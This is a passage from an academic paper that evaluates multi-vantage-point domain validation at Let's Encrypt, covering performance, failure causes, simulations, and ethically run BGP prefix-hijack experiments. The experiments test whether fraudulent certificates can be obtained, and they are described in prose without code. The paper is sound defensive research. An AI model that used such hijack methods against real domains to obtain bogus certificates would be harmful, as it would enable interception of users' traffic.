the performance data from the Let's Encrypt deployment between 2 June and 31 Aug 2020 (see Figure 7). In this deployment we see that the remote VAs provide somewhat *better* performance than the primary VA. This is likely due to the fact that primary VAs are located in the data centers of a colocated hosting provider, while the remote VAs are in AWS that has richer peering relationships that provide more performant routing paths. We also see that the RPC overhead contributes minimally to the total latency. So, for the Let's Encrypt deployment, latency is typically determined by the primary VA (as it would be in the absence of multiVA).

Bandwidth overhead. The multiVA RPC scheme does introduce a small amount of traffic for each validation request. For an issuance rate of about 20 certificates per second, the RPC traffic amounts to around 0.5 Mbps per remote VA. This allows for using a rather large number of remote VAs before the traffic overhead would come anywhere near the saturation point for most network uplinks, which typically have a minimum bandwidth of 100 Mbps.

Certificate issuance rate. Figure 6 shows the daily certificate issuance rate for the Let's Encrypt multiVA deployment. The vertical orange line indicates when full enforcement of multiVA without the domain exception list was enabled. We can see that the multiVA deployment is able to handle the load of the world's largest CA and scales to millions of daily certificates. The issuance rate also shows a stable trend over several months, including after the removal of the domain exception list and the transition to the full enforcement mode (June 2020).

Category	%Diff	Top 3 reasons	%Diff
DNS	52.6	Query Timeout	18.6
		No Valid IP for [Dm]	12.7
		Network Error	9.8
Connection	24.3	Conn Timeout	22.2
		Fail Get Validation Data	0.78
		Conn Reset	0.59
Unauthorized	21.1	Invalid Response from [URL]	18.5
		Incorrect TXT Record for [Dm]	1.45
		No TXT Record for [Dm]	0.8
ServerInternal	2.0	RPC Failed	2.0
Total	100	—	—

Table 8: Differentials by reasons for validation failure. We show the top three errors (as reported in the server logs) for a given type of differentials.

4.2 Benign Failure Rate

In this section, we study the impact of multiVA on benign failures, i.e., the domain validation failures that are caused by uncontrollable external factors,

Certificate validation dataset. We obtained a certificate validation dataset from Let's Encrypt to analyze benign failures. This dataset includes the information of 451 M certificate validations collected from the primary VA (which records the remote validation responses) of Let's Encrypt over a 20-day period (Sep 3-22, 2020), with detailed runtime data on each validation, including the domain name (e.g., www.example.com) being validated, the challenge type in use (HTTP-01, TLS-ALPN-01, or DNS-01), the ACME account ID that initiated the domain validation, the reason for the failure, and the validation result of each remote VA.

Benign failures caused by multiVA. The data from Let's Encrypt shows that the primary VAs have a validation failure rate of more than 65% even in the absence of multiVA. This high failure rate is due mainly to repeated failed requests for a small portion of the domains. If the primary VA succeeds and *any remote VA* fails (e.g., returning no/incorrect/inconsistent responses), we say there is a *domain validation differential* or differential for short. Only 1.2% of the validations caused differentials (i.e., having one or more remote validation failures) in the 20-day period. As we will see later in this section, many of these validations containing differentials still succeeded due to the quorum policy.

Causes of differentials. Let's Encrypt has contacted certain domain owners based on the ACME account information, including hosting providers serving millions of customer domains whose certificates have caused differentials, to understand the potential causes. Some issues may cause validation failures in both the primary and remote VAs (e.g., misconfiguration of web servers). We only focus on those issues specific to multiVA in this section.

Based on the certificate validation dataset, the causes of differentials fall into four categories: DNS-related issues, connection-related issues, HTTP unauthorized errors, and server internal errors, as summarized in Table 8.

• *DNS.* For 52.6% of the differentials, the remote VAs failed to resolve the validated domain names to IP addresses. Most commonly we saw that the multiple authoritative DNS servers responsible for a domain were not synchronized to serve the same content, causing different VAs to receive different answers. A domain owner cannot always determine the synchronization state of their DNS zone globally (e.g., if the DNS provider uses anycast routing and does not provide an API to query the state of a zone across all DNS servers). Thus, when the owner requests a domain name for a new website around the same time as asking the CA for a certificate, the VAs may perform validations before the DNS synchronization has completed, and thus see a different DNS zone state from what the ACME client sees.

•*Connection.* We find that 24.3% of the differentials were caused by connection-related issues (i.e., the HTTP connection for validation gets blocked or dropped). We found that one cause is overly sensitive DDoS mitigation. By its nature multiVA generates a burst of traffic from multiple distinct sources—similar to a small-scale DDoS attack. If a domain owner uses a web hosting or DNS hosting service that employs DDoS mitigation tuned at a low threshold, multiVA traffic could be classified as a DDoS attack and dropped. If the number of dropped requests exceeded our configured threshold, our quorum policy would report a validation failure.

Similarly we found that some domain owners employed firewall policies that block traffic not sent by the Let's Encrypt data center's IP address block. Thus, validation requests from the remote VAs were blocked, affecting the quorum and preventing domain issuance. Let's Encrypt has never published a list of source IP addresses for use in firewall policies, to avoid constraining operational agility and the roll-out of new features. Despite consistent advice from Let's Encrypt to prefer DNS-based challenges in environments that require strict source IP address filtering for inbound HTTP/HTTPS, some domain owners have assembled their own (incomplete) static lists of Let's Encrypt IP addresses.

We also saw that increasing the number of validation requests would increase domain validation failure rates for some domains hosted on underprovisioned, low-end shared hosting platforms. In these cases even making several concurrent challenge requests could overwhelm the servers responsible for replying to the requests. This would frequently manifest as the first one or two validation requests completing successfully, with subsequent requests resulting in a timeout or error page response.

• *HTTP unauthorized.* For about 20.9% of the differentials, the remote VAs successfully communicated with the target web/DNS server but did not receive the expected response (e.g., the validation document had not been uploaded). One




Figure 9: The fractions of certificates that were associated with differentials and certificate validation failures over time.

commonly occurring explanation is some customers may migrate to a new hosting provider that has the proper content for validation but, once again because of DNS propagation delay, the remote VAs are given DNS records for the old hosting provider where the domain control validation content has not been uploaded.

• *Server internal errors.* A small fraction (2.0%) of the differentials were caused by RPC call failures between the primary and remote VAs.

Effectiveness of quorum policy on reducing certificate validation failures. We further study the certificates that caused the differentials at remote VAs. Due to the use of quorum policy, differentials may not necessarily cause a *certificate validation failure* (i.e., certificate rejection). For instance, when employing the 2-3 quorum policy as Let's Encrypt, even if one remote VA fails to validate every domain belonging to a certificate, multiVA would still consider the certificate validation a success (if the primary VA and the other two remote VAs have completed the validation successfully) and issue the certificate. To demonstrate the effectiveness of quorum policy on reducing certificate validation failures, we show the fractions of the validated certificates that were associated with differentials and certificate validation failures on each day in Figure 9. The quorum policy has reduced the daily certificate validation failure rate by 50% on average.

Though each day about 1% of certificates were temporarily rejected due to differentials, many domain owners have retried validation and eventually had their certificates signed by Let's Encrypt after retrying by the end of Sep 22, 2020. As shown in Figure 10, about 50% of the certificates rejected on Sep 03, 2020 have been issued successfully gradually over time. Of all certificates that have been validated in 20 days (36.8 M), only 0.65% failed to get signed because of differentials.

Overall, multiVA has little impact on validation latency and introduces low bandwidth overhead. Considering the high failure rate of the primary VAs (over 65% without multiVA),




Figure 10: The fraction of the certificates that have been rejected on 2020-09-03 but eventually got signed after retry by the end of a given date. About 50% of the certificates rejected on 2020-09-03 were signed by the end of 2020-09-22.

the remote VAs have minor impact on the benign failure rate. Most of the failures caused by the remote VAs can be resolved by retrying or having domain owners whitelist the IP addresses of remote VAs.

5 Evaluating the Let's Encrypt MultiVA Deployment Against Real-World BGP Attacks

In this section, we demonstrate the ability of multiVA to mitigate *ethically* launched real-world BGP attacks. This methodology allows us to understand how multiVA interacts with real Internet routing. Since we can only launch BGP attacks from limited number of locations, we complement this methodology with simulated attacks in Section 6.3 which yield concurring results.

First, we verify that multiVA properly distinguishes between the primary and remote VAs, ensuring that all certificates signed under multiVA are a subset of what would be signed without multiVA in place. Second, these measurements show that an AWS-only deployment detects the vast majority of attacks (up to 94% of attacks) even though all remote vantage points are hosted by the same cloud provider. The security improvements are more significant for certain domains. Furthermore, the small number of BGP attacks that are able to fool many vantage points are highly visible and, as such, can be mitigated by other BGP attack-prevention methods. We discuss how to further enhance security by adding more vantage points (see §6.3).

5.1 Launching Ethical Attacks

We launched attacks using the PEERING platform [44], which allows us to make real-world BGP announcements. Our experimental setup consisted of one adversary server and one victim server. Each server was connected to a PEERING




Figure 11: The experimental setup with the PEERING testbed. The victim makes BGP announcements via the University of Wisconsin - Madison (wisc01) mux, while the adversary hijacks the prefix using the North Eastern University (neu01) mux. With this setup, we measured that the Salt Lake City and Denver data centers (along with the Frankfurt remote vantage point) routed validation requests to the adversary, but the Oregon and Ohio remote vantage points were able to reach the legitimate domain and, hence, thwart the attack.

mux [44] through a VPN tunnel which it used to forward packets and make BGP announcements. Our experiments consisted of first the victim announcing its prefix through a designated PEERING mux. Next, the adversary subsequently hijacks that prefix from a different PEERING mux (see Figure 11) and requests a certificate from Let's Encrypt for the victim's domain (that has an A DNS record within the victim's prefix). Our experiments focus on BGP attacks with equally-specific prefixes (where the victim and adversary announce the same IP prefix) because sub-prefix attacks are not viable against all domains (like those running on a /24), are easily noticed by route monitors due to global distribution [11, 13], and are mitigated by deployed BGP security proposals [24].

Ethical considerations. We took several steps to ensure our attacks were ethical. The domains we used had *no real users* and were pointed to IP addresses in the prefixes allocated to us by the PEERING framework (that similarly ran no network services other than those needed for the experiment). We only requested certificates for these domains that were registered for the express purpose of conducting our experiments. We also followed all of the policies and guidelines of the PEERING framework including not announcing any prefixes other than the prefixes allocated to us and not spoofing packets from IP prefixes outside of the PEERING framework range.

5.2 Example of Successful Attack Mitigation

To demonstrate how multiVA mitigates real-world BGP attacks, we used the University of Wisconsin - Madison (wisc01) mux for the victim's domain and North Eastern University (neu01) mux as the adversary, as shown in Figure 11. We started by making a BGP announcement from the victim's server for an IP prefix we controlled. We then had the adversary server hijack the victim's IP prefix by announcing it to neu01 in an equally-specific prefix hijack attack. Then, we used the adversary server to request a certificate for the victim's domain. **Let's Encrypt did not authorize the certificate because the remote vantage points caught the attack.** Additionally, system logs from the adversary server indicated that the primary data centers were routing data to the adversary and this attack would have succeeded without multi-vantage-point domain control validation.

5.3 Characterization of Attack Mitigation

Considering other potential adversaries. To expand beyond a single (victim, adversary) pair, we considered the set of all possible adversaries (i.e., other PEERING muxes) attacking the victim domain hosted by wisc01 to find how many attacks were prevented by multiVA. **When Let's Encrypt only uses a single data center (i.e., without the multiVA approach), the victim's domain was only resilient to *one* in six attacks (17%) we launched against it. With multiVA in place, the victim's domain was resilient to five of the six attacks (85%).** These additional attacks were detected by Let's Encrypt's AWS-hosted remote vantage points using the *k-n* quorum policy.

Considering a broader set of domains. Next, we further varied our attacks by selecting different available PEERING muxes for the victim and the adversary. Overall, we launched attacks from 62 different experiment configurations, and analyzed multiVA security with different quorum policies.

With Let's Encrypt's quorum policy, 67% of the attacks we launched failed to obtain certificates (i.e., the domain was resilient to attack). This is significantly higher than the 48% of attacks mitigated using Let's Encrypt's previous single-data-center configuration. We note that the multiVA deployment has a larger impact on some of the weakest domains which are most vulnerable to BGP attacks (like the victim domain in wisc01 explored above that saw a fivefold improvement). In fact, ten of the attacks detected by multiVA under Let's Encrypt's quorum policy were against three highly impacted victim domains that on average saw fraction of attacks mitigated increase from 20% to 72%. We explore this trend in greater depth in Section 6.3.

While Let's Encrypt's current quorum policy offers substantial improvement for the most vulnerable domains, a full quorum policy is more effective at protecting the average domain. **58 out of 62 attacks (94%) were detected by multiVA with full quorum policy of k=3.** This result demonstrates that, even if a single cloud provider is used to

host all remote VAs for ease of management, multiVA can significantly reduce the attack surface of BGP attacks.

The four attacks where the Let's Encrypt vantage points were unable to reach the victim were attacks where the adversary significantly overpowered the victim from the perspective of network connectivity. For example, two of these attacks used the PEERING mux in Amsterdam as the adversary. This location has substantially richer connectivity than any other PEERING mux (it is the only mux with two providers and it has substantially more peers than any other mux). While these results shed light on the limits of multiVA, in that certain AS-level adversaries may still succeed, overall, our approach significantly reduces the number of viable BGP attacks against domain validation. Furthermore, the number of attacks that still succeed can be reduced by simply deploying a small number of additional vantage points (as discussed in Section 6.3).

6 Quantifying the Security of multiVA

While our evaluation in Section §5 used real-world BGP attacks, we were limited to considering PEERING muxes as target domains and adversary locations (which may not be representative). In this section we evaluate the security of the multiVA deployment with respect to (i) real-world domains served by Let's Encrypt and (ii) any AS-level adversary. We use a combination of Internet-scale traceroutes and Internet topology simulations to evaluate system security. We focus our security analysis on the following questions:

- How effective is Let's Encrypt's current quorum policy and set of vantage points at catching localized BGP attacks on domain control validation?
- How many more attacks would be caught under a full/strict quorum policy that uses results from all three remote VAs?
- How much would additional vantage points enhance security, and where should these remote VAs be located?

6.1 Evaluation Methodology

We first introduce the primary dataset we collected to facilitate our analysis, and discuss the analysis techniques we used.

Domain dataset. By parsing log data shared with us by Let's Encrypt, we collected 47 million domains seen in the Subject Alternative Name (SAN) field of certificates issued by Let's Encrypt between April 13th and May 13th, 2018. For each domain, we also collected the IP address Let's Encrypt used for HTTP and TLS-based domain control validation. 43 million domains used HTTP and TLS-based domain control validation to IPv4 and were used in our final data set.

An overview of evaluation methodology. To strike a balance between capturing the dynamics of real Internet routing and the flexibility of simulations, we used two different techniques, traceroutes and Internet-topology simulations, to evaluate the security (i.e., the fraction of attacks detected by the system) provided by Let's Encrypt's vantage points:

- **Traceroutes**: We ran traceroutes to the IP addresses of the domains in the data set from the three AWS locations used by Let's Encrypt. We recorded the percentage of AS-level paths that were identical across the data centers. These measurements allow us to study the routes to real domains and weigh our results based on the number of domains that are reached via a given route.
- **Internet-topology simulations**: We ran simulations of BGP hijacks against domains on an inferred Internet topology, augmented with information about differences in connectivity across AWS data centers. This allowed us to better understand the location of Let's Encrypt's vantage points relative to both the locations of domains using the PKI and potential sources of BGP attacks.

The traceroute experiments allow us to study real Internet routing to real domains (albeit in the absence of BGP attacks), while the simulation experiments allow us to study the effects of BGP attacks (albeit under an inferred Internet topology). Together, these results help us understand the effectiveness of multiVA across a diverse set of source vantage points, destination victim domains, and possible adversaries.

6.2 Traceroute Path Diversity of Remote VAs

Next, we assess the path diversity of vantage points with respect to the real-world distribution of domains. We perform traceroutes from Let's Encrypt's vantage points towards the domains in the dataset and use traceroute similarity across vantage points as a metric for path diversity.

Of the 43M domains in our domain dataset, we performed traceroutes to a randomly chosen 250K (0.6%) sample. For a given domain, we traced the route to the domain's IP address used by Let's Encrypt. There were 67K unique IP addresses in total. We performed these traceroutes from the three Let's Encrypt remote vantage points (Oregon, Ohio, and Frankfurt). We resolved each IP address seen in the traceroute results to an ASN using 1) the originating AS of that IP address in the current global BGP routing table (compiled from RIPE NCC RIS [11] and Routeviews [13]), followed by 2) the originating AS listed in the whois record for that IP address (for IP addresses that were not currently routeable). We filtered the traceroute results to exclude any traceroute that did not have any IP addresses resolve to an ASN other than the ASN of Let's Encrypt's vantage points. We were left with valid traceroutes to 192K domains.

VP comb.	#Valid domain	Distinct paths	Same path
All three	191,653	153,048 (80%)	38,605 (20%)
Ohio-Oregon	197,054	119,914 (61%)	77,140 (39%)
Oregon-Frankfurt	196,576	138,202 (70%)	58,374 (30%)
Ohio-Frankfurt	196,369	140,815 (72%)	55,554 (28%)

Table 12: The number of domains with different levels of traceroute similarities for each pair/trio of vantage points. Percentages are taken in comparison to number of domains with full traceroute info (i.e., "Valid domain" in the table).

For each domain, we measured traceroute similarity between the different vantage points by seeing if the traceroutes from the different vantage points had the same AS-level forwarding path. We classified each domain as either having similar or different AS-level paths.

A single cloud provider can offer path diversity. Table 12 outlines our results. We find that for 80% of domains with traceroute information were reached via different AS-level forwarding paths from different vantage points. Even for the 20% of domains that have the same paths, intra-AS routing differences might still allow vantage points to route independently in the event of a BGP hijack.

Ohio and Oregon had significantly more domains using similar paths than Ohio and Frankfurt or Oregon and Frankfurt. This result supports the importance of geographic diversity in vantage points and explains the security improvements seen in §5.3 for the full quorum policy. We expect other cloud providers to have similarly diverse routing, and using a different combination of data centers for hosting vantage points may further improve routing diversity. We would like to inspect other cloud providers and data center combinations in the future.

6.3 Simulating BGP Attacks on Domains

Next, we performed simulations of BGP hijacks using the CAIDA AS-Relationship data set [4] to measure the impact of multi-vantage-point domain control validation on preventing BGP attacks against domains. In contrast to our real-world attacks (that had limited locations for domains and adversaries), simulations let us consider attacks from 1000 different randomly-sampled adversary ASes against real Let's Encrypt domains. In addition, we consider alternate vantage points that have not been deployed by Let's Encrypt.

6.3.1 Effective resilience

We use effective resilience [21] to measure the fraction of adversaries (from a set of potential adversaries) that are topologically incapable of obtaining a bogus certificate for a given domain with an equally-specific BGP attack.[7]

For a given domain name d whose IP address is i, we assume a set of adversaries $\mathcal{A}$ that each control a single AS and aim to obtain a bogus certificate for d. For each adversary a in $\mathcal{A}$, we perform an Internet-topology simulation of an equally-specific BGP hijack by a against the IP prefix containing i. We use the result of this simulation to compute $\alpha(a,d,v)$, which indicates whether a is capable of launching a successful BGP attack to hijack traffic from a given VA v (selected from a VA set $\mathcal{V}$) to d. We define

$$\alpha(a,d,v) = \begin{cases} 0, \text{If the BGP attack launched from } a \text{ fails to} \\ \text{hijack Internet traffic from } v \text{ to } i \\ 1, \text{otherwise} \end{cases}$$

Next, we take quorum policy into consideration. The quorum policy q is a function that takes the subset of vantage points an adversary can hijack traffic from (which is a subset of $\mathcal{V}$) as an input and outputs either a 1 or a 0 depending on whether this subset of vantage points is sufficient to sign a certificate. An output of 1 implies the adversary hijacked traffic from enough vantage points and the validation request was successful and a 0 implies the attack did not lead to a mis-issued certificate because validation did not succeed at enough vantage points.

CAs may instantiate the quorum policy in different ways. We primarily consider Let's Encrypt's quorum policy, which can be expressed as:

$$q(\mathcal{W}) = \begin{cases} 1, \text{If (primary VA} \in \mathcal{W}) \\ \text{AND } (|\{\text{remote VAs}\} \cap \mathcal{W}| \geqslant 2) \\ 0, \text{If otherwise} \end{cases}$$

We use $\alpha^+(a,d,q)$ to denote whether a is capable of launching successful BGP attacks against the CA under the quorum policy. Then we have

$$\alpha^+(a,d,q) = q(\{v \in \mathcal{V} \,|\, \alpha(a,d,v) = 1\})$$

Finally, we define the effective resilience for a domain d which measures the fraction of adversaries that are topologically incapable of fooling domain control validations with equally specific attacks as

$$\gamma(d,q,\mathcal{V},\mathcal{A}) = 1 - \frac{\sum_{a \in \mathcal{A}} \alpha^+(a,d,q)}{|\mathcal{A}|}$$

The effective resilience of a domain is affected by the quorum policy, and the number and location of adversary ASes and remote VAs. In our simulation, we vary each parameter to understand how each factor affects the resilience to shed light on the possible directions for improving multiVA to be more robust against domain validation attacks.

[7] This metric extends previous notions of AS-level resilience [34, 50] by being domain specific (as opposed to AS specific) and measuring the impact of multiple vantage points and quorum policy.

6.3.2 Novel prefix-level simulations of BGP attacks

Our simulations are based on modeling equally-specific prefix attacks with the Gao-Rexford model of AS routing preferences [28] and are ostensibly similar to previous simulation work [34] but with several significant improvements. First, unlike previous approaches which model a cloud provider with multiple data centers as a homogeneous entity, our simulations are at the finer granularity of IP prefixes. Second, we augment the CAIDA AS relationship data [4] with AWS's upstream links inferred from the bdrmap tool [38]. Finally, we populated victim domains based on the real-world domain dataset from Let's Encrypt.

AS-level simulation fails to capture routing diversity. Prior work on Internet topology simulation simulates routing at the granularity of ASes, and considers each of the geographically-distributed cloud (or content) providers as a single homogeneous network [21, 34]. However, such coarse-grained simulation and oversimplification fails to capture the path diversity of cloud providers. Many major cloud providers use a single AS number for all of their globally-distributed data centers, even though each of those data centers has a different set of neighboring ASes. For example, the routes to all AWS data centers are announced via AS 16509. Furthermore, AWS's documentation explains that not all AWS IP prefixes are announced at all points of presence (instead only local IP prefixes are announced in each region) [2]. CloudFlare also has a similar setup with AS 13335.

Measuring the diversity of different data centers within the same AS is crucial as Let's Encrypt's remote vantage points are all deployed in AWS. AS-level simulations would inaccurately count Let's Encrypt's three AWS vantage points as if they were a single location, and thus fail to capture the resulting security benefits of multiVA.

Improving simulation accuracy with prefix-level Internet-topology simulation. To address the issues in the AS-level simulation, we develop a novel finer-grained simulation framework that operates at the granularity of IP prefixes and can more accurately model the routing behaviors of cloud providers.

For a cloud provider that has a similar routing setup to AWS, we use a combination of BGP data [11, 13] and the bdrmap tool [38] to construct a unique list of peers/providers for each of its data centers. Then, we use BGP data to observe which providers' AS numbers are being used for specific prefixes, and simulate those prefixes as only being announced through those providers. This allows us to capture how different data centers (of the same cloud provider) select different BGP routes for the same destination prefix.

We also consider AS-path prepending [39] in our simulations. Recent work has shown that AS-path prepending, where an AS intentionally lengthens the AS-path it announces to certain neighbors, has a substantial negative impact on the resilience of IP prefixes against real-world BGP hijacks [39]. To capture the AS-path prepending behaviors, we measure how many times the origin AS for a given IP prefix prepends its announcement to each provider, and apply the same provider-specific prepending when simulating the announcements of each IP prefix.

We applied these prefix-level simulations to the prefixes for the IP addresses seen in our domain data set to model BGP hijacks against Let's Encrypt customer domains.




Figure 13: The effective resilience of domains (ordered by percentile) under 1) no multiVA, 2) the current deployment, 3) one additional vantage point 4) a full quorum policy 5) both two additional vantage points and a full quorum policy. The effect on the median and 10th percentiles is marked.

6.3.3 Security evaluation results

We compare the distribution of domain resilience under multiVA to several different alternative deployments and a single-vantage-point deployment under a range of simulation parameters. Our analysis shows that Let's Encrypt's current multiVA deployment greatly improves the security of the CA over the status-quo single-VA system. The results presented later in this section show that **the current system achieves the goal of making the vast majority of ASes on the Internet (>90%) topologically incapable of launching BGP attacks against the majority of domains.** Furthermore, if we consider the domains most vulnerable to BGP attacks (i.e., the bottom 10th percentile), multiVA shows a five-fold improvement in resilience. An expansion of multiVA that uses one additional vantage point with the existing $k = n - 1$ quorum policy brings the median resilience up to .97 meaning that **under these proposed modifications, the median domain is resilient to attacks from 97% of ASes on the Internet**.

Comparing multiVA to Let's Encrypt's previous deployment. Comparing the resilience of domains against BGP attacks from randomly chosen ASes, we find that multiVA increases the median domain resilience to 0.94 (up from 0.62) when compared to Let's Encrypt's previous deployment (see Figure 13). This improvement is even more significant for the domains most vulnerable to BGP attacks. Under

Let's Encrypt's previous deployment, 10% of domains had a resilience of only 0.10 or less. With multiVA, the 10th percentile is brought up five fold to a resilience of 0.51.

While this improvement is substantial, multiVA has the potential to further improve domain resilience with some relatively small modifications. We discuss two additional ways to improve multiVA.

Impact of a full quorum policy. While a 0.94 median domain resilience is a significant improvement over the status-quo, resilience can be further improved by strengthening the quorum policy (which has no impact on operating cost). Moving from an 2-3 quorum to a full quorum (3-3) further enhances the median resilience to 0.98. While worth considering, a stricter quorum policy also comes at the price of higher benign failures which could potentially outweigh the security benefits.

Improving resilience by adding vantage points. An alternative way of improving the security of multiVA is to add additional vantage points while maintaining the quorum policy ($k = n - 1$). We considered four different AWS data centers for the potential locations of additional vantage points—London, Paris, Tokyo, and Singapore—and computed the effective resilience of domains under Let's Encrypt's quorum policy with these additional vantage points.

Compared to Let's Encrypt's current deployment, adding a vantage point in Paris (the optimal location among the potential vantage points we studied) increased median resilience to 0.975 (meaning **97.5% of ASes on the Internet are topologically incapable of launching attacks against the median domain**). We further experimented with adding an additional vantage point in Singapore (the optimal location we found for a second vantage point after Paris) and found the median resilience to only increase to 0.977. A similar story is found with the 10th percentile domain: adding Paris improves resilience from 0.51 to .67, but further adding Singapore only improves resilience to 0.71.

With diminishing security returns and a constant cost increase associated with adding an additional vantage point, we recommend adding one additional vantage point which offers a comparable resilience improvement to the full quorum policy while maintaining the operational advantages—lower latency and a lower benign failure rate—of the current (looser) quorum policy.

Additionally, if maximum security is needed, operating one additional vantage point with a full quorum policy brings the median resilience to .99 (offering resilience against attacks from 99% of adversaries) and improves the 10th percentile resilience **seven fold** to 0.71.

Overall, our evaluation results suggest that multiVA effectively reduces the number of ASes that are capable of launching BGP attacks on domain validation, which substantially raises the bar for successful domain validation attacks even for well-provisioned adversaries (e.g., nation-state adversaries). Our future work will consider further strengthening multiVA by adding additional vantage points.

7 Related Work

Routing attacks on critical applications. It is well known that attackers can exploit the insecurity of Internet routing (BGP) to hijack or intercept communications [18, 31, 40]. In fact, numerous routing attacks occur in the wild, and these attacks are getting more widespread and sophisticated [41, 42, 48]. However, most prior works analyzed these attacks from the viewpoint of availability and surveillance of unencrypted communications. A recent line of work has shown that routing attacks can compromise the security of important Internet infrastructure such as certificate authorities. Birge-Lee *et al.* [21] systematically analyzed the threat of routing attacks against the domain control validation protocol, demonstrating the ease of fraudulently obtaining certificates for a target victim domain from major certificate authorities. Gavrichenkov [29] also explored the use of BGP attacks to fraudulently obtain valid TLS certificates. These works motivate our deployment of multi-vantage-point domain validation, which substantially reduces the attack surface of BGP attacks against CAs. In similar spirit to BGP attacks on certificate authorities, Sun *et al.* [52] and Apostolaki *et al.* [17] demonstrated routing attacks against critical infrastructure such as the Tor anonymity network and the Bitcoin crypto-currency network. These networks can also benefit from the concept of multiple vantage points.

Defenses against routing attacks. There have been substantial efforts in the industry and research community to defend against routing attacks [9, 12, 14, 24, 27, 32, 36, 43, 49, 51], but unfortunately, the current status quo leaves CAs vulnerable to attacks. First, defenses based on BGP monitoring [12, 14] monitor the control plane of Internet routing to check for suspicious announcements. However, it is very challenging to accurately classify BGP announcements as legitimate or illegitimate. Furthermore, such approaches merely aid in attack detection, and cannot prevent attacks and the resulting issuance of fraudulent TLS certificates. Second, defenses based on route filtering, such as MANRS [9] and peer locking [49], use out-of-band information about the Internet topology to filter bogus BGP announcements. However, the deployment of filtering-based solutions is not widespread, and this approach does not provide a bulletproof security solution due to the difficulty of scaling out-of-band information sharing. Third, cryptographic mechanisms like RPKI [24] and BGPSEC [36] have been proposed to fully authenticate BGP announcements. While such cryptographic techniques could eliminate the threat of BGP attacks, RPKI is only partially deployed, and BGPSec has not seen any deployment. A recent proposal by Hlavacek et al. (known as DISCO [32]) proposes to overcome the slow deployment

of RPKI by settling for "de facto" ownership (as opposed to the formal legal ownership required by RPKI), but this has not yet seen deployment. Note that RPKI and DISCO only prevent an adversary from claiming ownership of an IP prefix, but do not prevent an adversary from advertising a bogus path to the prefix owner [31]. Finally, new Internet architectures like SCION [56] have been designed from the ground up to eliminate the threat of routing attacks. While SCION has made great strides in adoption, its use is still not widespread. We hope that our work on securing CAs against routing attacks provides much-needed momentum for fixing the insecurity of Internet routing.

Enhancing security of CAs. Recent work has made significant improvements in standardizing and securing the process of issuing TLS certificates [16, 20, 21, 23, 53, 54]. Birge-Lee *et al.* [21] discussed the idea of multi-vantage-point domain control validation, which served as a motivation for our work and deployment. A similar idea was also explored by Brandt *et al.* [23] and the use of multiple vantage points to validate keys for Trust On First Use (TOFU) applications was investigated by Wendlandt *et al.* [55]. Concurrent with our efforts, CloudFlare has also released an experimental API for performing domain validation using multiple CloudFlare vantage points [33]. To the best of our knowledge, their API is not in use by any CA, and our work is the first to demonstrate the feasibility of multi-vantage-point domain validation at Internet scale with successful issuance of over half a billion TLS certificates. Another thread of research has focused on transparency frameworks like Certificate Transparency [35] which aim to provide global visibility into TLS certificates issued by CAs. Certificate Transparency logs allow domain owners to detect that fraudulent TLS certificates were issued for their domain, but user communications remain vulnerable until those certificates are revoked (a process that is itself error prone). In contrast, our approach of multi-vantage-point validation aims to prevent the issuance of bogus certificates.

8 Conclusion

We explored the design space of multi-vantage-point domain validation and showed the feasibility of balancing multiple objectives such as security, manageability, performance, and benign failures. Our deployment at Let's Encrypt, which has secured the issuance of over half a billion TLS certificates, demonstrates the viability of multi-vantage-point domain validation at Internet scale. We make the following concluding recommendations:

- Industry-wide adoption. All certificate authorities should consider adopting multi-vantage-point domain validation to secure TLS certificate issuance, and we would like to approach more CAs to discuss potential deployment.
- Testing multiVA deployments. As other CAs start to adopt this technology, we recommend using our evaluation methodology (such as our open-source BGP simulation framework) to guide the selection of sufficiently diverse vantage points and validate the overall deployment.

Acknowledgments

We would like to thank Let's Encrypt for their extensive collaboration in this project. We are particularly grateful to the Let's Encrypt site reliability engineering team for facilitating our data collection, the engineers that worked to integrate multiVA, and Josh Aas for his feedback on the paper and collaboration on our Open Technology Fund and International Republican Institute grants. Additionally, we want to thank Amogh Dhamdhere for his assistance with the bdrmap tool and the PEERING testbed team for helping to facilitate our ethical BGP attacks. We are also grateful for support from the Open Technology Fund and International Republican Institute through their Securing Domain Validation project, the National Science Foundation under grant CNS-1553437 and CNS-1704105, and DARPA under grant FA8750-19-C-007. Finally, we would like to thank the USENIX Security reviewers for their feedback and Paul Pearce for shepherding our paper.

References

